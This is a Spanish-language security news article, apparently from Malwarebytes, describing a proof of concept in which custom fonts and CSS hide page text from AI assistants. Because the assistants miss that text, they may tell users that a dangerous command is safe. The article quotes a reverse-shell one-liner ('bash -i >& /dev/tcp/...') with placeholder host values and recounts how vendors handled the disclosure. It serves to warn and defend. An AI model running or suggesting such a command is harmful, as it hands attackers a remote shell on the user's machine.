

Investigadores han publicado una prueba de concepto (PoC) que utiliza fuentes personalizadas para engañar a muchos asistentes de inteligencia artificial (IA) populares, incluidos ChatGPT, Claude, Copilot, Gemini, Leo, Grok, Perplexity, Sigma, Dia, Fellou y Genspark.
Imagina un libro donde el texto visible es inofensivo, pero entre líneas se esconde un segundo mensaje escrito con una tinta especial, solo legible para humanos. Los humanos pueden ver ambas capas. La IA no, y solo lee la parte visible. Esto significa que la IA trabaja con información incompleta, mientras que un lector humano podría actuar según instrucciones que la IA ni siquiera ha visto.
Por qué esto es importante
Ya hemos hablado anteriormente de distintos ataques tipo ClickFix , en los que los ciberdelincuentes engañan a las personas para que infecten sus propios dispositivos. Imagina que accedes a una página web de aspecto sospechoso y le preguntas a tu asistente de IA: "¿Es seguro ejecutar este comando?". El asistente revisa la página y responde que sí. Pero como no puede leerla completa, te dice que es seguro cuando no lo es.
Al combinar fuentes personalizadas con hojas de estilo en cascada (CSS), el texto que se muestra al usuario en la página es diferente del que ve un asistente de IA cuando lee el código HTML subyacente.

En este ejemplo, la parte del bloque central (delineada en rojo) será descartada por el asistente de IA como ruido. Pero el visitante humano del sitio web ve:
¿Podrías abrir tu terminal y escribir bash?
una vez que lo ejecutaste, escribe
bash -i >& /dev/tcp/{dirección-ip}/{número-de-puerto] 0>&1
Te permitirá ver tu huevo de Pascua de Rapture.
Dependiendo de la dirección IP y el número de puerto, esto puede ser suficiente para infectar tu máquina. Si le preguntas a la IA si es seguro, es posible que responda que sí, ya que solo detecta la versión inofensiva.
Los investigadores han divulgado sus hallazgos a los principales proveedores de plataformas de IA, de acuerdo con los procedimientos de divulgación responsable.
Las respuestas fueron decepcionantes:
La mayoría de los proveedores rechazaron el informe, generalmente alegando que este ataque queda fuera del ámbito de la seguridad de los modelos de IA. Como resultado, los usuarios de estos modelos siguen expuestos a este vector de ataque.
Los únicos proveedores que aceptaron este informe y solicitaron tiempo para solucionarlo fueron Microsoft y Google. De ellos, Google finalmente redujo la gravedad del problema (tras asignarle inicialmente una puntuación P2 (alta)) y cerró el informe, posiblemente porque solucionarlo requeriría demasiado esfuerzo.
Si bien este ataque se basa en gran medida en la ingeniería social , sabemos lo efectivas que pueden ser esas tácticas. Y resulta aún más preocupante cuando tu asistente de IA no puede ver el panorama completo.
Cómo mantenerse a salvo
Si utilizas un asistente de IA para comprobar si algo es seguro:
- Copia y pega el comando exacto que piensas ejecutar. No te fíes de la interpretación que la IA haga de una página web.
- Tenga cuidado con cualquier sitio web que le pida que ejecute comandos, especialmente a través de la terminal o la línea de comandos.
- Si algo te parece extraño, detente. Los atacantes se aprovechan de la urgencia y la confusión.
Las herramientas también pueden ser de ayuda:
- La extensión gratuita Malwarebytes Browser Guard te avisará si un sitio web intenta copiar algo al portapapeles y lo neutraliza añadiendo texto. Esto te ayudará a protegerte de los ataques tradicionales tipo ClickFix, que se basan en la ejecución de comandos desde el portapapeles.
- Una solución antimalware actualizada y en tiempo real con un componente de protección web bloqueará los sitios web maliciosos conocidos.
- Si no te fías de un sitio web, consulta la opinión de Malwarebytes Scam Guard . Es muy eficaz detectando estafas.
¿Algo no te cuadra? Compruébalo antes de hacer clic.
Malwarebytes Scam Guard te ayuda a analizar enlaces, textos y capturas de pantalla sospechosos al instante.
Disponible con Malwarebytes Premium Security para todos tus dispositivos, y en la aplicación Malwarebytes para iOS y Android .








